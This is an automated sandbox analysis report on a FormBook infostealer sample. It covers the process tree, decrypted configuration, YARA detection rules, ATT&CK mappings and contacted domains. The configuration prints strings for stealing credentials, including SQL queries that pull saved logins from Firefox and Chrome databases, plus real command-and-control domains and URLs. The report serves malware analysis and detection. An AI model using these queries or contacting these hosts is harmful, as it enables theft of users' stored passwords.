ID: 339369
Sample Name:
RRW9901200241.exe
Cookbook: default.jbs
Time: 21:45:49
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report RRW9901200241.exe

Overview


General Information

Sample Name:	RRW9901200241.exe
Analysis ID:	339369
MD5:	61ffb4ad4721f51…
SHA1:	aa9ca98955157c..
SHA256:	546e873e9e746e..
Tags:	exe Formbook

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Antivirus detection for URL or domain
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process

Classification



Startup

- **System is w10x64**
- RRW9901200241.exe (PID: 3016 cmdline: 'C:\Users\user\Desktop\RRW9901200241.exe' MD5: 61FFB4AD4721F51413075923B2E9468D)
  - RRW9901200241.exe (PID: 6148 cmdline: 'C:\Users\user\Desktop\RRW9901200241.exe' MD5: 61FFB4AD4721F51413075923B2E9468D)
    - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmd.exe (PID: 6476 cmdline: C:\Windows\SysWOW64\cmd.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - cmd.exe (PID: 6556 cmdline: /c del 'C:\Users\user\Desktop\RRW9901200241.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6536 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x8bbd",
    "KEY1_OFFSET 0x1d5b1",
    "CONFIG SIZE : 0xa9",
    "CONFIG OFFSET 0x1d6ae",
    "URL SIZE : 20",
    "searching string pattern",
    "strings_offset 0x1c193",
    "searching hashes pattern",
    "-------------------------------------------------",
    "Decrypted Function Hashes",
    "-------------------------------------------------",
    "0x891aaffb",
    "0xf43668a6",
    "0x9804476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d70d3",
    "0x9f715020",
    "0xbf0a5e41",
    "0x2902d074",
    "0xf653b199",
    "0xc8c42cc6",
```

```
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad0121f4",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd01449",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0x21b17672",
"0xbba64d93",
"0x2f0ee0d8",
"0x9cb95240",
"0x28c21e3f",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
"0x2b44324f",
"0x9d70beea",
"0x59adf952",
"0x172ac7b4",
```

```
"0x5d4b4e66",
"0xed297eae",
"0xa88492a6",
"0xb21b057c",
"0x70f35767",
"0xb6f4d5a8",
"0x67cea859",
"0xc1626bff",
"0xb4e1ae2",
"0x24a48dcf",
"0xe11da208",
"0x1c920818",
"0x65f4449c",
"0xc30bc050",
"0x3e86e1fb",
"0x9e01fc32",
"0x216500c2",
"0x48e207c9",
"0x2decf13e",
"0x19996921",
"0xb7da3dd7",
"0x47f39d2b",
"0x6777e2de",
"0xd980e37f",
"0x963fea3b",
"0xacddb7ea",
"0x110aec35",
"0x647331f3",
"0x2e381da4",
"0x50f66474",
"0xec16e0c0",
"0xf9d81a42",
"0xd6c6f9db",
"0xef3df91",
"0x60e0e203",
"0x7c81caaf",
"0x71c2ec76",
"0x25e431cc",
"0x106f568f",
"0x6a60c8a9",
"0xb758aab3",
"0x3b34de90",
"0x700420f5",
"0xee359a7e",
"0xd1d808a",
"0x47ba47a5",
"0xff959c4c",
"0x5d30a87d",
"0xaa95a900",
"0x80b19064",
"0x9c5a481a",
"0x1dd252d",
"0xdb3055fc",
"0xe0cf8bf1",
"0x3a48eabc",
"0xf0472f97",
"0x4a6323de",
"0x4260edca",
"0x53f7fb4f",
"0x3d2e9c99",
"0xf6879235",
"0xe6723cac",
"0xe184dfaa",
"0xe99ffaa0",
"0xf6aebe25",
"0xefadf9a5",
"0x215de938",
"0x757906aa",
"0x84f8d766",
"0xb6494f65",
"0x13a75318",
"0x5bde5587",
"0xe9eba2a4",
"0x6b8a0df3",
"0x9c02f250",
"0xe52a2a2e",
"0xdb96173c",
"0x3c0f2fc",
"0xd45e157c",
"0x4edd1210",
"0x2b127ce0",
"0xadc887b6",
"0xf45a1c52",
"0xc84869d7",
"0x36dc1f04",
"0x50c2a508",
"0x3e88e8bf",
"0x4b6374a6",
"0x72a93198",
"0x85426977",
"0xea193e11",
```

```
"0xea653007",
"0xe297c9c",
"0x65399e87",
"0x23609e75",
"0xb92e8a5a",
"0xabc89476",
"0xd989572f",
"0x4536ab86",
"0x3476afc1",
"0xaf24a63b",
"0x393b9ac8",
"0x414a3c70",
"0x487e77f4",
"0xbee1bdf6",
"0xc30c49a6",
"0xcb591d7f",
"0x5c4ee455",
"0x7c81c71d",
"0x11c6f95e",
"----------------------------------------------------",
"Decrypted Strings",
"----------------------------------------------------",
"USERNAME",
"LOCALAPPDATA",
"USERPROFILE",
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
""
```

```
  ",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
"Accept-Encoding: gzip, deflate",
"",
"dat=",
"f-start",
"grayfoxden.com",
"drupadhyayashomoeopathy.com",
"coordinatedcare-ok.com",
"the-legend-update3.com",
"remoteworkoffer.com",
"r3dprojects.com",
"banhuaihangschool.com",
"7852bigbucktrail.info",
"villagepizzafloralpark.com",
"sgtradingusa.com",
"evolvestephanieperreault.com",
"timelessbeautylessons.com",
"monkeytrivia.com",
"bsf.xyz",
"canda.design",
"recetasnutribullet.com",
"olenfex.com",
"catatan-matematika.com",
"roeltecnologiadigital.com",
"jutoxnatural.com",
"euroticie.info",
"tmxinc-chemicals.com",
"futurehawick.com",
"xaxzwz.com",
"kitfal.com",
"mickey2nd.com",
"world10plus.com",
"harkinstheates.com",
"conceptpowder.com",
"aeshahcosmetics.com",
"netglog.net",
"mystery-enigma.net",
"packerssandmover.online",
"weinsurehumans.com",
"estrade-monschau.com",
"poinintiteknologi.com",
"zipdelta.com",
"thibau4.xyz",
"immobiliervaldoingt.com",
"superherospirit.com",
"c-vital33.com",
"dydongyuan.com",
"glamatomy.com",
"campingpt.com",
"wozhebank.com",
"citestaccnt1597754710.com",
"localcryptod.com",
"celinemnique.com",
"broderies-admc.com",
"watdomenrendi03.net",
"dehaochu.com",
"missbeehavn.com",
"ryangyoung.com",
"kcspantry.com",
"posdonanim.com",
"directtestingservice.com",
"toastxpress.com",
"kingdommarketinguniversity.com",
"quantumtoday.xyz",
"modernhomespa.com",
"peakeventsservices.com",
"dellvn.net",
"maryjoyllc.com",
"trentog.com",
"f-end",
"--------------------------------------------------",
"Decrypted CnC URL",
"--------------------------------------------------",
"www.unitvn.com/krc/\w0000"
```

```
        www.anttvn.com/krc/?d000
    ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.383682726.0000000001030000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000002.383682726.0000000001030000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000002.00000002.383682726.0000000001030000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
00000000.00000002.341808975.0000000001A00000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000000.00000002.341808975.0000000001A00000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 13 entries

Unpacked PEs


Source	Rule	Description	Author	Strings
0.2.RRW9901200241.exe.1a00000.2.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.RRW9901200241.exe.1a00000.2.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a517:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b51a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0.2.RRW9901200241.exe.1a00000.2.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x175f9:$sqlite3step: 68 34 1C 7B E1 • 0x1770c:$sqlite3step: 68 34 1C 7B E1 • 0x17628:$sqlite3text: 68 38 2A 90 C5 • 0x1774d:$sqlite3text: 68 38 2A 90 C5 • 0x1763b:$sqlite3blob: 68 53 D8 7F 8C • 0x17763:$sqlite3blob: 68 53 D8 7F 8C
2.2.RRW9901200241.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
2.2.RRW9901200241.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 7 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts 1	Command and Scripting Interpreter 2	Valid Accounts 1	Valid Accounts 1	Rootkit 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communic
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Valid Accounts 1	LSASS Memory	Security Software Discovery 1 5 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS Redirect P Calls/SMS
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Process Injection 5 1 2	Access Token Manipulation 1	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 5 1 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming c Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 3	DCSync	System Information Discovery 1 2 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Access Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrad Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RRW9901200241.exe	35%	ReversingLabs	Win32.Trojan.Pwsx	
RRW9901200241.exe	100%	Avira	HEUR/AGEN.1106536	
RRW9901200241.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.RRW9901200241.exe.1a00000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.2.RRW9901200241.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
7852bigbucktrail.info	5%	Virustotal		Browse
www.unitvn.com	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.7852bigbucktrail.info/krc/?Bv=CDu2q1wwlPol/aaE7LTgnX8K53P3sg99O/jiiFC4V2fCANwRdAJcp+ZFqaBz9HB2y9P2V6qKww==&J494p=ARALpBVpxtEXKvT0	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.unitvn.com/krc/?Bv=yla+94l9rzehTYM3PiVfcRiVsqTAPcUdvzwZbg1xcjwMDM0Vsi/KUjipuHGUDzRPALJr1HG4xA==&J494p=ARALpBVpxtEXKvT0	100%	Avira URL Cloud	malware	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
7852bigbucktrail.info	18.209.115.26	true	true	• 5%, Virustotal, Browse	unknown
www.toastxpress.com	161.35.25.247	true	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.unitvn.com	112.213.89.130	true	true	• 4%, Virustotal, Browse	unknown
www.monkeytrivia.com	156.238.82.35	true	false		unknown
www.grayfoxden.com	unknown	unknown	true		unknown
www.7852bigbucktrail.info	unknown	unknown	true		unknown
www.catatan-matematika.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.7852bigbucktrail.info/krc/?Bv=CDu2q1wwlPol/aaE7LTgnX8K53P3sg99O/jiiFC4V2fCANwRdAJcp+ZFqaBz9HB2y9P2V6qKww==&J494p=ARALpBVpxtEXKvT0	true	• Avira URL Cloud: safe	unknown
http://www.unitvn.com/krc/?Bv=yla+94l9rzehTYM3PiVfcRiVsqTAPcUdvzwZbg1xcjwMDM0Vsi/KUjipuHGUDzRPALJr1HG4xA==&J494p=ARALpBVpxtEXKvT0	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000003.0000000 0.346593091.000000000095C000.0 0000004.00000020.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false		high
